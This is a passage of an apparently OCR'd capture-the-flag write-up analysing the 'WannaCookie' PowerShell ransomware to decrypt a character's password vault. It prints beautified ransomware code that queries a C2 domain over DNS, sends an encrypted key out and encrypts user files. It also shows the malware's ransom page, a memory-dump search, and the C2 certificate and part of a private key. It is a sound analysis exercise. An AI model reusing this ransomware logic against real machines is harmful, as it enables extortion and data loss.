
Successfully registered yippeekiyaa.aaay!

Objective 9.4: Recover Alabaster's Password

Question: Recover Alabaster's password as found in the the encrypted password vault.

Answer:

1. Alabaster made a mistake of analyzing the ransomware on his host machine and now needs me to decrypt his password database. He provides a memory dump file which will become necessary to have a chance at recovering the files. This seems a bit questionable though. Alabaster is a highly qualified InfoSec professional with SANS certifications (I've seen his file) and should really know better than running malware on his machine – could he have infected himself on purpose??




Comments (Please summarize your perceptions of the candidate's strengths, and any concerns that should be considered:

Alabaster has a cornucopia of industry certifications to include SANS along with a substantial educational background. The fact that he led the security team that stopped the evil villains from ruining last year's Holiday Season with a set of sophisticated tools he invented proves this elf has what it takes be allowed to access Santa's Secret Room.

He provides talks at multiple InfoSec Cons every year, including this year's Kringle Con to responsibly disclose vulnerabilities, share his latest inventions, and move the industry forward to stop evil attackers from ruining our Holidays.


Moreover, he already has a clearance for Santa's Secret Room from his previous work with our Elves. We must recruit Alabaster to stop the dastardly villains from ruining our joyous Holiday Season!

2. OK onto recovering files, first thing I did was get organized with the code and try to get the most information possible about what malware is doing from static code analysis. I find out what Stage 1 was actually requesting since the unique value looked like it could be a hex value:



```
PS C:\hacking> $(H2A '77616E6E61636F6F6B69652E6D696E2E707331')
wannacookie.min.ps1
```


This tells me 2 things: wannacookie.min.ps1 is PowerShell filename for Stage 2 and the ".min" could potentially mean there's a full pro version. Let's modify Stage 1 and output Stage 2 again.



```
PS C:\hacking> $(A2H 'wannacookie.ps1')
77616E6E61636F6F6B69652E707331
```


I modified Stage 1 with the new hex value and Stage 2 full file is served, which looks much more readable.

3. In a similar fashion, I get the private key from the server – it will definitely become useful. However, it is not sent in bytes form so I had to get rid of the base64 conversion as its used for server.crt. The fact that I can just download the private key is a major misstep by the bad guy, the key should really be locked away somewhere safe.




```
$pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) ) # server.crt (7365727665722E6B6579=server.key)
```

4. I beautified majority of the ransomware code to help me understand what it is doing:



```
223  ##### THE WANNACOOKIE #####
224  function wannacookie {
225      $S1 = "1f8b080000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000"
226      if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $(ti_rox $(B2H $(G2B $(H2B $S1))) $(Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetf
227      #if ($(netstat -ano | Select-String "127.0.0.1:8080").length -ne 0 -or (Get-WmiObject Win32_ComputerSystem).Domain -ne "KRINGLECASTLE") {return}
228
229      $pub_key = [System.Convert]::FromBase64String($(get_over_dns("7365727665722E637274") ) ) # server.crt (7365727665722E6B6579=server.key)
230      Write-Output "Public Key Length = $($pub_key.length)"
231      Write-Output "Public Key Hex = $(B2H $pub_key)"
232
233      $Byte_key = ([System.Text.Encoding]::Unicode.GetBytes($(([char[]]([char]01..[char]255) + ([char[]]([char]01..[char]255)) + 0..9 | sort {Get-Random})[0..15] -j
234      Write-Output "Byte_key = $($Byte_key) (In Hex: $(B2H $Byte_key))" # Gets cleared out!
235
236      $Hex_key = $(B2H $Byte_key)
237      Write-Output "Hex_Key = $($Hex_key)" # Gets cleared out!
238
239      $Key_Hash = $(Sha1 $Hex_key)
240      Write-Output "Key_Hash = $($Key_Hash) (SHA1 of Hex_key)" # SHA1 **STAYS**
241
242      $Pub_key_encrypted_Key = (Pub_Key_Enc $Byte_key $pub_key).ToString()
243      Write-Output "Pub_key_encrypted_key = $($Pub_key_encrypted_Key.ToString()) (Length: $($Pub_key_encrypted_Key.ToString().Length))"
244
245      Write-Output "Calling send_key... (using Pub_key_encrypted_key)"
246      $cookie_id = (send_key $Pub_key_encrypted_Key)
247      Write-Output "New Cookie = $($new_cookie)"
248      Write-Output "Cookie ID = $($cookie_id)"
249
250      $date_time = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n")
251      Write-Output "Date Time = $($date_time)"
252
253      [array]$future_cookies = $(Get-ChildItem *.elfdb -Exclude *.wannacookie -Path $('.', $($env:userprofile+'\Desktop'),$($env:userprofile+'\Documents'),$($env:use
254      Write-Output "Future Cookies = $($future_cookies)"
255
256      Write-Output "Calling enc_dec method using Byte_key and Future_cookies..."
257      enc_dec $Byte_key $future_cookies $true
258      Write-Output "Actual key used in enc_dec and Enc_Dec-File functions = $($key)"
259      Write-Output "From Enc_Dec-File: KeySize = $($KeySize)"
260      Write-Output "From Enc_Dec-File: KEY = $($key)"
261
262      Write-Output "CLEARING Hex_key and Byte_key!!!"
263      Clear-variable -Name "Hex_key"
264      Clear-variable -Name "Byte_key"
```

There are now useful print statements for all interesting variables. Line 227 is commented out to allow malware to execute on my machine. Interesting to note: hex and byte keys (same value) used to encrypt the actual files are cleared out (263 & 264), which means they are no longer in memory. The malware does all its C2 communication over DNS TXT queries and assigns a unique cookie value to the infected host to identify and keep track of it. WannaCookie also downloads an HTML display page and sets up a local web server to let infected user know their files have been encrypted, how to decrypt them and provides user interface to allow decryption to occur.


127.0.0.1:8080
127.0.0.1:8080
Apps
For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
WANNACOOKIE?
DECRYPT KEY ->
DECRYPT

Time Before Key is Purged:
3d 4h 58m 54s
Your Key is:
UNPAID
Your Cookie Id is:
71674e6c67454c414d4a

File Recovery Instructions

Your files have been encrypted b[illegible]nnacookie using AES 2[illegible]it Encryption. You will not longer have access to your files as a result. Your files can only be decrypted by providing the interface below the proper encryption key which can be purchased for 8675309 bitcoin. Please follow the instructions below:

1. Buy 8,675,309 BitCoin.

2. Send 8,675,309 Bitcoin with your Cookie ID to the wallet address below: 1FaKeAdDrEsSngkdXEeobRDoEsNoTw0rK

3. Once this is sent, refresh this screen to receive you key below: Refresh


5. Type key into: "Decrypt Key ->"

6. Click the blue "Submit" button to begin decryption process.

DECRYPT KEY -> f16393c[illegible]bb69192d2e685481dec225

FILES HAVE BEEN DECRYPTED!


5. The way this malware handles the most important part (encryption) is it generates a random 32-byte key to encrypt files using symmetric algorithm AES. The C2 server then sends its server.crt public certificate, which is used by the malware to encrypt the symmetric key. Once this key is encrypted, it is sent over DNS in pieces to C2. Then, most signs of the key are erased to prevent recovery. On the C2's side, the encrypted blob can be decrypted using server's private key, and the result of this would be the decrypted symmetric key. I had the full infrastructure set up to infect a host and print out values and to test the decryption.



```
PS C:\hacking> C:\hacking\FullPayload.ps1
Public Key Length = 865
Public Key Hex = 3082035d30820245a003020102020900fe9ed7d730dac0a3300d06092a864886f70d01010b05003045310b30090603550406130241553113301106035504080c0a536f6d652d5374617465
3121301f060355040a0c18496e7465726e6574205769646769747320507479204c7464301e170d3138303830333135303130375a170d3139303830333135303130375a3045310b3009060355040613024155311
3301106035504080c0a536f6d652d53746174653121301f060355040a0c18496e7465726e6574205769646769747320507479204c746430820122300d06092a864886f70d01010105000382010f003082010a02
82010100c488dcd95546d709b3062f8b0cd94b62951e2c7846658b608ca0327bdea1ea97eb52a70b4af72e0beb39cb0cb59203abaf1fe9661e185ea7dba25b7bef1d80aaf8c6b91258c1aefc10cb47b60abfea7
8d06b74cb50b3d2a4c4c240cf47d12585efb5600d14917903e36a8c8fa374c56d2fcf8f54e196a753c0f03496ee2fbd78b92a3db343c427c5840186947114f9c1f4093a1bd120791e4d124cf50a28955cddfb03
f3fb7ad32253842c3818a911c06f2fa9c40280019541e2cd60930416fd3e58702dd96c63593bb71e701f30fb2212793fcb5d92c07382b5a363151f06b79d760fb89d1555b8a79b13d26aeb322609fbbc7a55e30
892bc38b64ff566560d0203010001a350304e301d0603551d0e041604147de3a06787fe931535fc137f3e91d1bb3058cdd1301f0603551d230418301680147de3a06787fe931535fc137f3e91d1bb3058cdd130
0c0603551d13040530030101ff300d06092a864886f70d01010b0500038201010085d8431d0bd6f50f85ae89a4ee7d86d9e5e44cd5f56f1cf63d2d90d595b7f7767cdda051591bd02adfea182022f401e0f8d07
f17458c65fbae2e0ce22504c7412fafbc29f76e2d470b0cfdc3b3c57b90997a06a2bdb6910f487b57d447c157f308649d754106047de3f2aeed86b28ec4e984c2f1e2ff46abfb4b2c70189d78e1aad758684e7e
f823e8078d185ead1bd05896f801b7ddaf89149c0b1dc6c97b313c4cd1fe2de1c7561f2789507df206e4fa7ae21df6b9fb190362eb51e30a15e311fcdaf21a410b83aeac229c7d0895a18ff40715ddc604f2830
8407569af36b1cfa10c81e50f57c2037fc1632dae53d97f2dc05bdb86163fec809bf8db1705fb
Byte_key = 241 99 147 206 88 187 105 25 45 46 104 84 129 222 194 37 (In Hex: f16393ce58bb69192d2e685481dec225)
Hex_Key = f16393ce58bb69192d2e685481dec225
Key_Hash = 1ba7b1b8162cecb38b43a5e046f1a7e3ac2d92bf (SHA1 of Hex_key)
Pub_key_encrypted_key = 34903b55cc8692bc3f258c5ee3dfd832245ebf77a51fd5d953fc7d5a5085040535aff4de98e605297511de2f8d5e5e67e7294ba528e03c22018a00f8392817ec8727fac7efe4675
195f3b7a34822f527798f996ce1cd2d6e015d136f8358cc0affe2a241b26bf28e7e4db88cfeb2ea04f3e71cb3353d98d7fb716380a459c0600eb043610245596dd3653c2ed2f486657fbd0166b6accfd9552812
e736d89e439080cf17103a2bb631500a9d8cd0c2a89a9e865d758b0fb2f4bbb4b56ce6df7321832ffcf6835a2e5320d514139e772a8fb31f0e42972f04f053f9be2dff1d8ffed1d0264778b2f35a3258599c02d
4082b5e970166d7fd74d043ccb7b660a15e (Length: 512)
Calling send_key... (using Pub_key_encrypted_key)
New Cookie =
Cookie ID =                71674e6c67454c414d4a
Date Time = Saturday, December 29, 2018 9:40:43 AM
Future Cookies = C:\Users\oligarx\Videos\test.elfdb
Calling enc_dec method using Byte_key and Future_cookies...

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
53     Job53           BackgroundJob   Running       True            localhost            ...
Actual key used in enc_dec and Enc_Dec-File functions =
From Enc_Dec-File: KeySize =
From Enc_Dec-File: KEY =
CLEARING Hex_key and Byte_key!!!
55     Job55           BackgroundJob   Running       True            localhost            ...
NOT-PAID. Cookie ID =                71674e6c67454c414d4a
Calling enc_dec using key = 241 99 147 206 88 187 105 25 45 46 104 84 129 222 194 37
57     Job57           BackgroundJob   Running       True            localhost            ...
```


6. After understanding how WannaCookie works, I realized that I should have everything needed to recover the files. Obviously, the symmetric key is not in memory since it is cleared by PowerShell. However, I do have C2's public key (server.crt) and was already able to get its private key (server.key). I should be able to grab the encrypted blob of data (variable "Pub_key_encrypted_key" above) from memory - this would be the 512 bytes representing the encrypted symmetric key.

7. I search for 512 bytes in the provided memory dump, utilizing the power_dump tool (https://github.com/chrisjd20/power_dump) which searches through PowerShell variables. I start power_dump.py using Python. Load the file with "ld powershell.exe_181109_104716.dmp", then process it and create search filters. My two filters are: it must be a hex value (matches "^[a-fA-F0-9]+$") and it must have length of 512 bytes (len == 512). I run the search and find a potential encrypted symmetric key. In the source code, this represents Pub_key_encrypted_key variable.



```
================ Filters =================
1¦ MATCHES  bool(re.search(r"^[a-fA-F0-9]+$",variable_values))
2¦ LENGTH  len(variable_values) == 512

[i] 1 powershell Variable Values found!
============== Search/Dump PS Variable Values =====================================
=
COMMAND         ¦      ARGUMENT                 ¦ Explanation
================¦===============================¦==================================
print           ¦ print [all¦num]               ¦ print specific or all Variables
dump            ¦ dump [all¦num]                ¦ dump specific or all Variables
contains        ¦ contains [ascii_string]       ¦ Variable Values must contain stri
ng
matches         ¦ matches "[python_regex]"      ¦ match python regex inside quotes
len             ¦ len [>¦<¦>=¦<=¦==] [bt_size]¦ Variables length >,<,=,>=,<= size

clear           ¦ clear [all¦num]               ¦ clear all or specific filter num
==================================================================================
: print
3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437dc44b
8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b537d2df2f
401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417bf019789950
d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60407d44e6e3816
91dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c00100b94861678ea16f8
b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9ab398f9a8479cf911d7
d47681a77152563906a2c29c6d12f971
```

8. Next, I need to get keys into strictly proper format, with header fields included and base64 encoded. Public key was missing its headers so "-----BEGIN CERTIFICATE-----" and "-----END CERTIFICATE-----" had to be manually added. This format is required to convert the two keys into a PFX private key containing both keys.




```
-----BEGIN CERTIFICATE-----
MIIDXTCCAkWgAwIBAgIJAP6e19cw2sCjMA0GCSqGSIb3DQEBCwUAMEUxCzAJBgNV
BAYTAkFVMRMwEQYDVQQIDApTb21lLVN0YXRlMSEwHwYDVQQKDBhJbnRlcm5ldCBX
aWRnaXRzIFB0eSBMdGQwHhcNMTgwODAzMTUwMTA3WhcNMTkwODAzMTUwMTA3WjBF
MQswCQYDVQQGEwJBVTETMBEGA1UECAwKU29tZS1TdGF0ZTEhMB8GA1UECgwYSW50
ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIB
CgKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcLSvcuC+s5
ywy1kgOrrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TLULPSpMTC
QM9H0SWF77VgDRSReQPjaoyPo3TFbS/Pj1ThlqdTwPA0lu4vvXi5Kj2zQ8QnxYQB
hpRxFPnB9Ak6G9EgeR5NEkz1CiiVXN37A/P7etMiU4QsOBipEcBvL6nEAoABlUHi
zWCTBBb9PlhwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4nRVVuKeb
E9Jq6zImCfu8elXjCJK8OLZP9WZWDQIDAQABo1AwTjAdBgNVHQ4EFgQUfeOgZ4f+
kxU1/BN/PpHRuzBYzdEwHwYDVR0jBBgwFoAUfeOgZ4f+kxU1/BN/PpHRuzBYzdEw
DAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAhdhDHQvW9Q+Fromk7n2G
2eXkTNX1bxz2PS2Q1ZW393Z83aBRWRvQKt/qGCAi9AHg+NB/F0WMZfuuLgziJQTH
QS+vvCn3bi1HCwz9w7PFe5CZegaivbaRD0h7V9RHwVfzCGSddUEGBH3j8q7thrKO
xOmEwvHi/0ar+0sscBideOGq11hoTn74I+gHjRherRvQWJb4Abfdr4kUnAsdxsl7
MTxM0f4t4cdWHyeJUH3yBuT6euId9rn7GQNi61HjChXjEfza8hpBC4OurCKcfQiV
oY/0BxXdxgTygwhAdWmvNrHPoQyB5Q9XwgN/wWMtrlPZfy3AW9uGFj/sgJv42xcF
+w==
-----END CERTIFICATE-----
```

```
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDEiNzZVUbXCbMG
L4sM2UtilR4seEZli2CMoDJ73qHql+tSpwtK9y4L6znLDLWSA6uvH+lmHhhep9ui
W3vvHYCq+Ma5EljBrvwQy0e2Cr/qeNBrdMtQs9KkxMJAz0fRJYXvtWANFJF5A+Nq
jI+jdMVtL8+PVOGWp1PA8DSW7i+9eLkqPbNDxCfFhAGGlHEU+cH0CTob0SB5Hk0S
TPUKKJVc3fsD8/t60yJThCw4GKkRwG8vqcQCgAGVQeLNYJMEFv0+WHAt2WxjWTu3
HnAfMPsiEnk/y12SwHOCtaNjFR8Gt512D7idFVW4p5sT0mrrMiYJ+7x6VeMIkrw4
tk/1ZlYNAgMBAAECggEAHdIGcJOX5Bj8qPudxZ1S6uplYan+RHoZdDz6bAEj4Eyc
0DW4aO+IdRaD9mM/SaB09GWLLIt0dyhRExl+fJGlbEvDG2HFRd4fMQ0nHGAVLqaW
OTfHgb9HPuj78ImDBCEFaZHDuThdulb0sr4RLWQScLbIb58Ze5p4AtZvpFcPt1fN
6YqS/y0i5VEFROWuldMbEJN1x+xeiJp8uIs5KoL9KH1njZcEgZVQpLXzrsjKr67U
3nYMKDemGjHanYVkF1pzv/rardUnS8h6q6JGyzV91PpLE2I0LY+tGopKmuTUzVOm
Vf7sl5LMwEss1g3x8gOh215Ops9Y9zhSfJhzBktYAQKBgQDl+w+KfSb3qZREVvs9
uGmaIcj6Nzdzr+7EBOWZumjy5WWPrSe0S6Ld4lTcFdaXolUEHkE0E0j7H8M+dKG2
Emz3zaJNiAIX89UcvelrXTV00k+kMYItvHWchdiH64EOjsWrc8co9WNgK1XlLQtG
4iBpErVctbOcjJlzv1zXgUiyTQKBgQDaxRoQolzgjElDG/T3VsC81jO6jdatRpXB
0URM8/4MB/vRAL8LB834ZKhnSNyzgh9N5G9/TAB9qJJ+4RYlUUOVIhK+8t863498
/P4sKNlPQio4Ld3lfnT92xpZU1hYfyRPQ29rcim2c173KDMPcO6gXTezDCa1h64Q
8iskC4iSwQKBgQCvwq3f40HyqNE9YVRlmRhryUI1qBli+qP5ftySHhqy94okwerE
KcHw3VaJVM9J17Atk4m1aL+v3Fh01OH5qh9JSwitRDKFZ74JV0Ka4QNHoqtnCsc4
eP1RgCE5z0w0efyrybH9pXwrNTNSEJi7tXmbk8azcdIw5GsqQKeNs6qBSQKBgH1v
sC9DeS+DIGqrN/0tr9tWklhwBVxa8XktDRV2fP7XAQroe6HOesnmpSx7eZgvjtVx
moCJympCYqT/WFxTSQXUgJ0d0uMF1lcbFH2relZYoK6PlgCFTn1TyLrY7/nmBKKy
DsuzrLkhU50xXn2HCjvG1y4BVJyXTDYJNLU5K7jBAoGBAMMxIo7+9otN8hWxnqe4
Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
